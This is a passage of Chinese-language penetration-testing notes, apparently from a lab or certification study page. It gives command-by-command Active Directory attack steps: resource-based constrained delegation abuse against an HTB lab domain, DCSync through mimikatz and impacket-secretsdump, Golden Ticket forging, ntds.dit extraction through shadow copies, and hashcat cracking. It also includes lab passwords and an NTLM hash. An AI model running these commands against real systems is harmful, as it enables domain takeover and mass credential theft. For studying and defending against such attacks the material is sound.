9# 建立一台可以完全控制的 $ impacket-addcomputer support.htb/support:'Ironside47pleasure40Watchful' -dc-ip 10.129.230.181 -computer-name FAKE$ -computer-pass Pass123! # 寫入 delegation: 現在變成 DC 信任前面建立的 machine $ impacket-rbcd support.htb/support:'Ironside47pleasure40Watchful' -dc-ip 10.129.230.181 -action write -delegate-from FAKE$ -delegate-to DC$ # $ impacket-getST support.htb/FAKE$:'Pass123!' -dc-ip 10.129.230.181 -spn cifs/DC.support.htb -impersonate Administrator # 用 Kerberos S4U $ export KRB5CCNAME=Administrator@cifs_DC.support.htb@SUPPORT.HTB.ccache $ impacket-psexec support.htb/Administrator@DC.support.htb -k -no-pass
Persistence - Linux
Persistence - Linux
1 | |
排程任務
- 使用者本身的排程
1
2$ crontab -l # 查看目前的排程任務 $ sudo ls -l /var/spool/cron/crontabs/ # 查看還有哪些使用者有設定排程 - 系統級的排程
1
$ ll /etc/cron* -
正常的任務
檔案 / 目錄/用途 對照表
檔案 / 目錄 用途 /etc/crontab系統主 crontab /etc/cron.d/anacron定期啟動 anacron(維護 cron 任務) /etc/cron.d/e2scrub_all擴展檔案系統檢查 /etc/cron.d/popularity-contestDebian 系統統計 package 使用頻率 /etc/cron.daily/logrotate日誌輪替 /etc/cron.daily/man-db更新 man database /etc/cron.daily/apt-compatapt 相關維護 /etc/cron.daily/dpkgdpkg 相關維護
Persistent - Windows
- DCSync(已經拿到 Domain Admin Cred. 的前提下)
- 原理: AD 使用 Directory Replication Service (DRS) 在 DC 之間同步資料。DC 收到同步請求時不驗證來源是否為真正的 DC,只檢查 SID 是否有適當權限。擁有以下權限即可執行:
- Replicating Directory Changes
- Replicating Directory Changes All
- Replicating Directory Changes in Filtered Set
預設擁有這些權限的群組:Domain Admins、Enterprise Admins、Administrators
1
2# 查 Domain Admins 群組成員有誰,如果直接在 Domain Admin 就直接 DCSync ,但也不一定要在 Domain Admin 群組才能 DCSync $ ldapsearch -x -H ldap://192.168.116.70 -D 'meg@corp.com' -w 'VimForPowerShell123!' -b "DC=corp,DC=com" "(sAMAccountName=backupuser)" memberOf - 目標: 取得整個 domain 的 hash
- RDP 到機器用 mimikatz
1
2
3
4
5$ .\mimikatz.exe $ lsadump::dcsync /user:<domain>\<username> # 用 DCSync 技術向 DC 請求複製某個帳號的密碼資料 ... Credentials: Hash NTLM: 08d7a47a6f9f66b97b1bae4178747494 - 在 Kali 用 secretdump
1
2$ impacket-secretsdump -just-dc-user <目標帳號> <domain>/<有權限的帳號>:<密碼>@<DC的IP> $ impacket-secretsdump -just-dc-user dave corp.com/jeffadmin:"BrouhahaTungPerorateBroom2023\!"@192.168.50.70 - 在 Kali 爆破
1
$ hashcat -m 1000 hashes.dcsync /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best66.rule
- 原理: AD 使用 Directory Replication Service (DRS) 在 DC 之間同步資料。DC 收到同步請求時不驗證來源是否為真正的 DC,只檢查 SID 是否有適當權限。擁有以下權限即可執行:
-
Golden Ticket: 取得 krbtgt 帳號的 NTLM hash 後,可以偽造任意 TGT(Golden Ticket),自行指定使用者身份和群組成員,獲得整個網域的存取權限。
條件如下:
- 已經完成提權拿到 Domain Admin
- 拿到 krbtgt hash
步驟:
- 利用Mimikatz直接從 DC 把 hash 拉下來並且成功拿到
krbtgt: <NTLM hash>1
2$ lsadump::lsa /patch $ lsadump::dcsync /user:krbtgt - 建立假的TGT: 可以用mimikatz or rubeus
1
2
$ kerberos::golden /user:Administrator /domain:corp.local /sid:S-1-5-21-XXX /krbtgt:<hash> /ptt $ Rubeus.exe golden /user:Administrator /domain:corp.local /sid:XXX /krbtgt:<hash> /ptt - 實際acess service: 以下任一方法都可以
1
2
3
$ psexec.py -k -no-pass corp.local/administrator@dc $ evil-winrm -k -i dc $ wmiexec.py -k -no-pass
- Shadow Copies: (Shadow copy 是在無法用 DCSync 或想離線處理時的方法) 當你已經拿到 DC 的管理權限,需要複製
ntds.dit但它被系統鎖定無法直接存取時。ntds.dit是 AD 的資料庫,存放所有網域使用者的密碼 hash。它一直被 AD 服務佔用(鎖定),所以你不能直接copy它。Shadow Copy 建立整個磁碟區的快照,你就能從快照中複製出ntds.dit,再用secretsdump之類的工具離線提取所有 hash。- 原理: 利用 VSS(Volume Shadow Service)建立磁碟快照,複製 NTDS.dit(AD 資料庫) 和 SYSTEM hive,離線提取所有帳號 hash。
- 在 DC 上建立 Shadow Copy:(已取得 DC 上的 admin shell)
1
2
3
4$ vshadow.exe -nw -p C: ... - Shadow copy device name: \?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2 ...
- 從快照複製 ntds.dit:
1
$ cmd /c copy \?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\windows\ntds\ntds.dit c:\ntds.dit.bak - 儲存 SYSTEM hive:
1
$ reg.exe save hklm\system c:\system.bak - 在 Kali 上離線提取:
1
$ impacket-secretsdump -ntds ntds.dit.bak -system system.bak LOCAL - 爆 NTDS.DIT: 在 Kali 或用線上工具12
1
2
3
$ john hashes.txt.ntds --format=NT $ hashcat -m 1000 ./myhashes.txt.ntds ./fasttrack.txt --show --username $ hashcat -m 1000 steve.hash /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best66.rule # 可以搭配 hashcat rule
- 原理: 利用 VSS(Volume Shadow Service)建立磁碟快照,複製 NTDS.dit(AD 資料庫) 和 SYSTEM hive,離線提取所有帳號 hash。